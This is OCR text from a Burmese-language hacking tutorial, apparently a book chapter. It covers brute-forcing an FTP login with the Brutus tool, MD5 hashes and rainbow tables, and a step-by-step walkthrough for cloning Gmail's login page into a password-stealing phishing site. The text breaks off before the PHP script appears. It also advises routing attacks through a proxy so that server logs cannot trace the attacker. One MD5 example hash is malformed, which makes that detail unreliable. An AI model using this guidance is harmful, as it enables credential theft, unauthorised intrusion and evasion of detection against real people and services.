
Password ရှာဖွေတွေ့ရှိခဲ့သော်လည်း မူရင်း Server တွင် password မှားယွင်းကြောင်း Log များစွာဖြင့် ကျန်ခဲ့မည်ဖြစ်သည်။ ထို Log များတွင် IP Address များပါဝင်သောကြောင့် မည်သည့်နေရာမှ Hack သွားသည်ကို Server ၏ တာဝန်ရှိသူများမှ ကြည့်ရှုနိုင်မည်ဖြစ်သည်။ ထို့ကြောင့် Password ကို Hack သည့်အခါ Proxy Server ကိုအသုံးပြု၍ Hack ရမည်ဖြစ်ပါသည်။ Proxy Sever သည် ထိုးဖောက်ဝင်ရောက်သူ၏ Ip Address ကိုဖုံးကွယ်ပေးထားသည့်အတွက် မည်သည့်နေရာ မည်သည့် IP Address မှ ထိုးဖောက်ဝင်ရောက်သွားသည်ကို သိရှိနိုင်မည်မဟုတ်တော့ပါ။ အောက်ဖော်ပြပါပုံအရ ကျန်ရစ်ခဲ့သော Log များကိုတွေ့ရှိရမည်ဖြစ်ပါသည်။



Brute-Force Attack


အချိန်ပေးနိုင်ခဲ့လျှင် Brute-Force Attack ကိုအသုံးပြု၍ password အားလုံးကို Hack နိုင်ပါ သည်။ Brute-Force Attack သည်ဖြစ်နိုင်ဖွယ်ရှိသော စကားလုံးအတွဲအစပ်တိုင်းကို တွဲစပ်ကြည့်ပြီး Password ကိုတိုက်ဆိုင်စစ်ဆေးခြင်းဖြစ်ပါသည်။ စာလုံးများသာမက ဂဏန်းများနှင့် အထူးပြု အက္ခရာများ (@, $) များကဲ့သို့သော အက္ခရာပေါင်းစုံကိုအသုံးပြုပြီးအတွဲအစပ်လုပ်ကြည့်ခြင်းဖြစ်သည်။ Password ရှည်လျားလျှင် ရှည်လျားသည့်အလျောက် အချိန်ကြာမြင့်စွာ စောင့်ဆိုင်းရတတ်ပါသည်။ Attack ပြုလုပ်

မည့် ကွန်ပျူတာ၏အမြန်နှုန်းပေါ်မူတည်၍လည်း ကြာမြင့်ချိန် ကွဲပြားခြားနားနိုင်ပါသည်။ Brute-Force Attack သည် Dictionary Attack ထက်စာလျှင် ပိုမိုကောင်းမွန်သော်လည်း အချိန်ပေးရမှုမှာလည်း သေချာပေါက် ကြာမြင့်ပါလိမ့်မည်။ ဥပမာအားဖြင့် Dictionary Attack တွင်အသုံးပြုခဲ့သော FTP Server ကိုပင် Brute-Force Attack ဖြင့် အသုံးပြုကြည့်ကြမည်ဖြစ်သည်။ အသုံးပြုမည့် Software မှာလည်း Dictionary Attack တွင်အသုံးပြုခဲ့သော Brutus Software ကိုပင်အသုံးပြုကြည့်ကြမည်ဖြစ်သည်။ ထုံးစံအတိုင်း Brutus Software ကိုဖွင့်ပါ။ အောက်ဖော်ပြပါပုံပေါ်လာမည်ဖြစ်သည်။ Target တွင် လက်ရှိ FTP Server ၏ IP ဖြစ်သည့် Loopback Adapter IP (127.0.0.1) ကိုထည့်သွင်းပေးရပါမည်။ တကယ်တမ်းတွင် မိမိ၏ကွန်ပျူတာကို မိမိမည်သူမျှ ပြန်မတိုက်ပါ။ အခြားသော Attack လုပ်လိုသည့် IP Address ကိုသာအသုံးပြုရမည်ဖြစ်သည်။



သို့သော်လည်း ယခုတွင် သဘောတရားကိုသာ သင်ကြားပြသခြင်း ဖြစ်သည့်အတွက် Local Computer ၏ IP ကိုသာ ရိုက်ထည့်ခြင်းဖြစ်ပါသည်။ Type တွင် FTP ကို ရွေးချယ်ပေးရပါမည်။ ထို့နောက် Use Username ကိုအမှန်ခြစ်ပေးထားပြီး UserID တွင် admin ဟု ရိုက်ထည့်ပေးထားရပါမည်။ သို့ရာတွင် ပြင်ပတွင်ရှိသော Web Site များတွင် Admin ဟုမပေးထားပဲ အခြားတစ်ခုကိုလည်း ပေးထားကောင်း

ပေးထားနိုင်မည်ဖြစ်သည်။ သို့ရာတွင် UserID ကို Admin ဖြစ်သည်ဟုသာယူဆကြပါစို့။ ထို့နောက် Pass Mode တွင် Brute Force ဖြင့် တိုက်မည့်အတွက် Brute Force ကိုရွေးချယ်ပေးထားရပါမည်။ ထို့နောက် Range များသတ်မှတ်ရန် လိုအပ်သည့်အတွက် Range ခလုတ်ကို တစ်ချက်နှိပ်ပါ။ အောက်ပါ အတိုင်းပေါ်လာပါမည်။



ထိုသို့ Range ကိုနှိပ်လိုက်သောအခါတွင် ရွေးချယ်စရာများကိုတွေ့ရမည်ဖြစ်သည်။ မိမိထိုးဖောက်လို သော Site သည် Password အရေအတွက် အနည်းဆုံး မည်မျှပေးရန်လိုအပ်သည် အများဆုံး မည်မျှ အထိပေးထားနိုင်သည် ဆိုသောအချက်သည်လည်း Hack ပြုလုပ်ရာတွင် အသုံးဝင်စေမည်ဖြစ်သည်။ ထို့နောက် Digits only ဆိုသည်မှာ ဂဏန်းသီးသန့်ကိုဆိုလိုပြီး Lowercase alpha ဆိုသည်မှာ စကားလုံး အသေးများကိုဆိုလိုပါမည်။ Uppercase alpha ဆိုသည်မှာ အက္ခရာစာလုံးအကြီးစားဖြစ်ပြီး Mixed Alpha ဆိုသည်မှာ အက္ခရာစာလုံးအကြီးအသေး ရောနှောထားခြင်းကို ဆိုလိုပါသည်။ Alphanumeric ဆိုသည်မှာ အက္ခရာနှင့် ဂဏန်းများကိုရောနှောထားခြင်းဖြစ်ကာ Full Keyspace ဆိုသည်မှာ Keyboard တွင်ပါဝင် သမျှသော အက္ခရာအားလုံးပါဝင်မည်ဖြစ်သည်။ အမှန်အတိုင်းပြောရလျှင် Full Keyspace ကိုအသုံးပြုခြင်း ဖြင့် အချိန်ပိုမိုကြာမြင့်မည်ဖြစ်သော်လည်း အသုံးဝင်စေမည်ဖြစ်သည်။ Custom Range တွင်မူ ဖြစ်နိုင်ဖွယ် ရာစကားလုံးများဖြင့် Hack လုပ်ချိန်ကို လျှော့သွားစေရန် ဆောင်ရွက်နိုင်သည်။ ဥပမာအားဖြင့် မိမိထိုးဖော က်လိုသော Password တွင် M အက္ခရာမပါဝင်ဟုအတိအကျသိထားခြင်းဖြင့် M အက္ခရာကိုရှောင်လွှဲ ထားနိုင်မည်ဖြစ်သည်။ ထို့နောက် ရွေးချယ်စရာများကို ရွေးချယ်ပြီးပါက OK တွင် Click နှိပ်ပါ။

ထို့နောက် Main Page သို့ပြန်လည်ရောက်ရှိလာသောအခါတွင် Start ခလုတ်ကိုနှိပ်ခြင်းဖြင့် စတင် Hack ပြုလုပ်နိုင်ပြီဖြစ်သည်။ Password ၏ အရှည်၊ ခက်ခဲမှုကိုလိုက်၍ အချိန်အနည်းအများကွာခြားနိုင်ပါသည်။ ထိုကဲ့သို့ Brute Force ၏အားနည်းချက်မှာ အချိန်ကြာမြင့်စွာပေးရခြင်းဖြစ်ပါသည်။ ထိုသို့ အချိန်ကို


လနှင့်ချီ၍ ပေးရခြင်းတို့အတွက် အချို့သော Hacker တို့သည် စိတ်မရှည်နိုင်ပဲ လက်လျှော့သောအခြေ အနေသို့ရောက်ရှိသွားတတ်ပါသည်။

Rainbow Tables


Rainbow Table ဆိုသည်မှာ ကြီးမားသော ကွန်ပျူတာတွင်အသုံးပြုရသည့် Password Hash Code များကို ဖြစ်နိုင်ခြေရှိသော အက္ခရာအတွဲအစပ်တိုင်းအတွက် ပြုလုပ်ထားသော Database Hash ဖိုင် တစ်ခုတစ်ခုပင်ဖြစ်သည်။ Password hash ဆိုသည်မှာ Password များကို သချာ် algorithm အရ ဂဏန်းများအဖြစ်သို့ပြောင်းလဲထားခြင်းပင်ဖြစ်သည်။ Hash တစ်ခုကို Password အဖြစ်မှပြောင်းလဲလိုက် သောအခါတွင် တစ်မျိုးတည်းသော Encryption နည်းစနစ်ဖြင့် ပြောင်းလဲလိုက်ခြင်းဖြစ်ပြီး မည်သည့်နည်း လမ်းဖြင့်မှ မူလ Password သို့ပြန်ရောက်အောင် မပြောင်းလဲနိုင်တော့ပါ။ ထိုကဲ့သို့ Hashing algorithm များကိုအသုံးပြု၍ Webpage များ၏ Database Password များကိုသိမ်းဆည်းထားနိုင်သော အသုံးများ သည့် နည်းလမ်းတစ်ခုမှာ MD5 ကိုအသုံးပြုခြင်းဖြစ်သည်။

အကယ်၍ သင်သည် Website တစ်ခုတွင်အဖွဲ့ဝင် (Register) ပြုလုပ်သည်ဆိုပါအုံ့။ သင်သည် Username နှင့် Password များကိုရိုက်ထည့်ပေးရပါမည်။ ထိုသို့ထည့်သွင်းလိုက်သည့်အခါတွင် သင်၏ Password များသည် MD5 Algorithm ကိုဖြတ်သန်းလျက် Hash အဖြစ်သို့ပြောင်းလဲ၍ Database အတွင်းတွင် သိမ်းဆည်းထားမည်ဖြစ်သည်။ ထိုအချိန်တွင် ပြောင်းလဲထားသော Hash များကို Password အဖြစ်သို့ပြန်လည်ရယူရန်မဖြစ်နိုင်ပါ။ သို့တစ်စေ သင် Login ဝင်လိုက်သောအခါတွင် Password ရိုက် ထည့်ပြီး Login ဝင်လိုက်သောအခါတွင် Password မှန်ကန်မှုရှိမရှိ မည်ကဲ့သို့စစ်ဆေးသည်ကို သိလိုပါ လိမ့်မည်။ သင် Username နှင့် Password ရိုက်ထည့်ပြီး Login ဝင်ရောက်လိုက်သောအခါတွင် ထို Username နှင့် Password တို့ကို MD5 Algorithm ဖြင့် စစ်ဆေးနိုင်ရန်အတွက် Script တစ်ခုဖန်တီး လိုက်ပြီး သိမ်းဆည်းထားသော Hash ဖြင့်တိုက်ဆိုင်စစ်ဆေးပါသည်။ အကယ်၍ မှန်ကန်ထပ်တူကျသော အခါတွင် ဝင်ခွင့်ပြုမည်ဖြစ်ပြီး ထပ်တူမကျပါက ဝင်ခွင့်ပြုမည်မဟုတ်ပါ။

ဥပမာအားဖြင့် cheese ဆိုသောစကားလုံးကို md5 algorithm သို့ပြောင်းလဲလိုက်သောအခါတွင် ထွက်လာလာမည့် Hash သည် fea0f1f6fede90bd0a925b4194eac11 ဖြစ်ပါလိမ့်မည်။ ထိုသို့ md5 algorithm ကိုပြောင်းလဲခြင်းသည် စကားလုံးတိုင်းကိုပြောင်းလဲနိုင်ပါသည်။ Rainbow Crack ကိုဖော်ပြခြင်းမပြုမီတွင်ထိုသို့ md5 algorithm သို့ပြောင်းလဲခြင်းကိုဖော်ပြပေးပါမည်။ ထိုသို့ပြောင်းလဲ ရန်အတွက် ပထမဆုံး http://www.md5crack.com/ သို့သွားရောက်ရပါမည်။ အောက်ပါအတိုင်း ပေါ်လာမည်ဖြစ်သည်။



ထိုအထဲတွင်ပြောင်းလဲချင်သော စကားလုံးကိုရိုက်ထည့်ပြီးနောက် Generate Hashes ခလုတ်ကို တစ်ချက်နှိပ်လိုက်ရပါမည်။ ထိုအခါအောက်ဖော်ပြပါပုံအတိုင်း Hash လုပ်ထားသော md5 algorithm ကိုတွေ့ရပါလိမ့်မည်။ ဥပမာအားဖြင့် Hack ကို Generate Hash လုပ်ခြင်းဖြင့် dab64765f3d4fc29ced777be274337ea ရရှိကြောင်းသိနိုင်ပါသည်။



ယခုဖော်ပြပါ Site သည် စကားလုံးကို md5 hash ပြောင်းလဲခြင်းသာမက md5 hash ကိုပါ စကားလုံးသို့ ပြန်ပြောင်းနိုင်ကြောင်းသိရပါသည်။ ထို့ကြောင့် အလွန်အသုံးဝင်မည့် Site တစ်ခုဖြစ်ပါသည်။ စမ်းသပ်သုံးစွဲကြည့်သင့်ပါသည်။

ထိုကဲ့သို့ ဖြစ်နိုင်ဖွယ်ရာ စကားလုံးတိုင်းကို Hash Code ပြောင်းလဲပြီး တိုက်ဆိုင်စစ်ဆေးခြင်းသည် Brute-force Attack ကိုအသုံးပြုခြင်းထက် အဆပေါင်းများစွာ ပိုမိုမြန်ဆန်စေမည်ဖြစ်သည်။ သို့ရာတွင် ထိုကဲ့သို့ Rainbow Table ကောင်းတစ်ခုရရှိရန် ခက်ခဲခြင်းသည်လည်း ပြဿနာဖြစ်စေပါသည်။ ထိုကဲ့သို့ Rainbow


Table ဖြင့် Password Crack ပြုလုပ်ခြင်းကို Windows Password Cracking ပြုလုပ်သောအပိုင်းတွင် ဖော်ပြထားရှိပါသည်။

Phishing


Phishing ဆိုသည်မှာ User Name များ၊ Password များနှင့် ဘဏ်အကောင့်များကဲ့သို့သော အရေးကြီးသောအချက်အလက်များ ခိုးယူခြင်းလုပ်ငန်းစဉ်တစ်ခုဖြစ်ပြီးသင်မဟုတ်သောအခြားတစ်ယောက်မှ သင်ကဲ့သို့ဟန်ဆောင်ခြင်းဖြစ်သည်။ ဥပမာအားဖြင့်ဆိုရလျှင် သင်သည် Hacker တစ်ဦးထံမှ Email တစ်စောင်ရရှိသည်ဆိုပါအံ့။ ထို Hacker သည် သင်၏ဘဏ်မှ တာဝန်ရှိသူတစ်ယောက်ကဲ့သို့ ဟန်ဆောင်လျက်ပေးပို့မည်ဖြစ်သည်။ ထို Email ထဲတွင် သင်၏ဘဏ်အကောင့်ကို သက်တမ်းမကုန်ဆုံးမီ update ပြုလုပ်ရန်လိုအပ်သည်ဟု ပြောဆိုမည်ဖြစ်ပြီး Web Site Link တစ်ခုပေးထားပါလိမ့်မည်။ သင်သည် ထို Link ကို Click တစ်ချက်နှိပ်လိုက်သောအခါတွင် ဘဏ်၏ Web Page နှင့် ချွတ်စွပ်တူညီသော Web page တစ်ခုကိုပေါ်လာစေမည်ဖြစ်သည်။ ထို Web Page သည်အလွန်တရာခွဲခြားရခက်ခဲမည်ဖြစ်ပြီး သင်က ယုံကြည်၍ User Name နှင့် Password များကိုရိုက်ထည့်လိုက်သောအခါ ၎င်းအချက်အလက်များကို Hacker လုပ်ဆောင်ထားသော Web Server Storage သို့ပေးပို့ပေးမည်ဖြစ်သည်။ ထို့ကြောင့် HTML နှင့် PHP Programming နှင့် လုပ်ဆောင်ထားသော Web Page များအတွက် Information များကိုရယူရန်အတွက် Phishing နည်းစနစ်ကိုအသုံးချသွားနိုင်ပါသည်။ ထို့အပြင် Hacker များပြုလုပ်လေ့ရှိသော Phishing Website များပြုလုပ်ပုံနည်းစနစ်ကိုဖော်ပြပေးသွားမည်ဖြစ်သည်။ အဆင့်အလိုက်ပြုလုပ်ခြင်းဖြင့် Phishing ပြုလုပ်ခြင်းသဘောတရားများကို နားလည်စေမည်ဖြစ်ပြီး တိုက်ခိုက်ခံရသော ရန်မှကာကွယ်နိုင်အောင်ပြုလုပ်ထားနိုင်ပါသည်။

၁။ ရှေးဦးစွာ Hacker သည် တိုက်ခိုက်မည့်နေရာ (Target) ကိုရွေးချယ်ပေးရမည်ဖြစ်သည်။ အတိုက်ခိုက်ခံရဆုံးမှာ Hotmail နှင့် Gmail များကဲ့သို့ E-mail Service များမှလာပြီး အကြောင်းမှာ Hacker တစ်ဦးသည် Account တစ်ခုကိုရရှိသွားခြင်းဖြင့် ထို Account နှင့်ဆက်နွယ်သော အခြားသောအချက်အလက်များအားလုံးကိုရရှိသွားစေနိုင်ခြင်းကြောင့်ဖြစ်သည်။ ယခုသင်ခန်းစာတွင် Gmail ကိုအသုံးပြုကာ Phishing Website တစ်ခုပြုလုပ်ပုံကိုဖော်ပြပေးသွားမည်ဖြစ်သည်။


၂။ တိုက်ခိုက်မည့်နေရာကိုရွေးချယ်ပြီး (ဥပမာ Gmail) နောက်တွင် ထို Webpage တစ်ခုလုံးကို Save လုပ်ရမည်ဖြစ်သည်။ ထိုသို့လုပ်ဆောင်ရန်အတွက် Internet Connection ကိုဖွင့်ပါ။ ထို့နောက် Mozilla Firefox ၏ Address Bar တွင် https://mail.google.com/ ဟုရိုက်ထည့်ပေးရပါမည်။ အောက်ဖော်ပြပါပုံအတိုင်း ပေါ်လာသောအခါတွင် Web Page တစ်ခုလုံးကို Save မှတ်ရပါမည်။




ထိုသို့ Save ပြုလုပ်သော အခါတွင် ဖော်ပြပါပုံအတိုင်း Save as type တွင် Save (Complete) ဖြင့် မှတ်သားရပါမည်။



Save မှတ်စဉ်က ရရှိထားသော ServiceLogin.htm ဖိုင်ကို Index.htm ဟုပြောင်းလဲရပါမည်။ ထိုအခါ အောက်ပါအတိုင်း ဖြစ်လာမည်ဖြစ်သည်။




၃။ ထို့နောက် ထပ်မံပြုလုပ်ရမည့်အချက်တစ်ချက်မှာ Password ခိုးယူရန်အတွက် PHP Script ဖိုင်တစ်ဖိုင် ရေးသားရန်ဖြစ်ပါသည်။ ထို Script ကိုလည်း ထူးကဲစွာလုပ်ဆောင်နေရန်မလိုပဲ Notepad တွင်သာရေးသားနိုင်မည်ဖြစ်သည်။ ထို့ကြောင့် Start>All Programs>Accessories>Notepad ကိုဖွင့်ပြီး အောက်တွင်ရေးသားပေးထားသော Script ကိုရိုက်ထည့်ပေးရမည်ဖြစ်သည်။



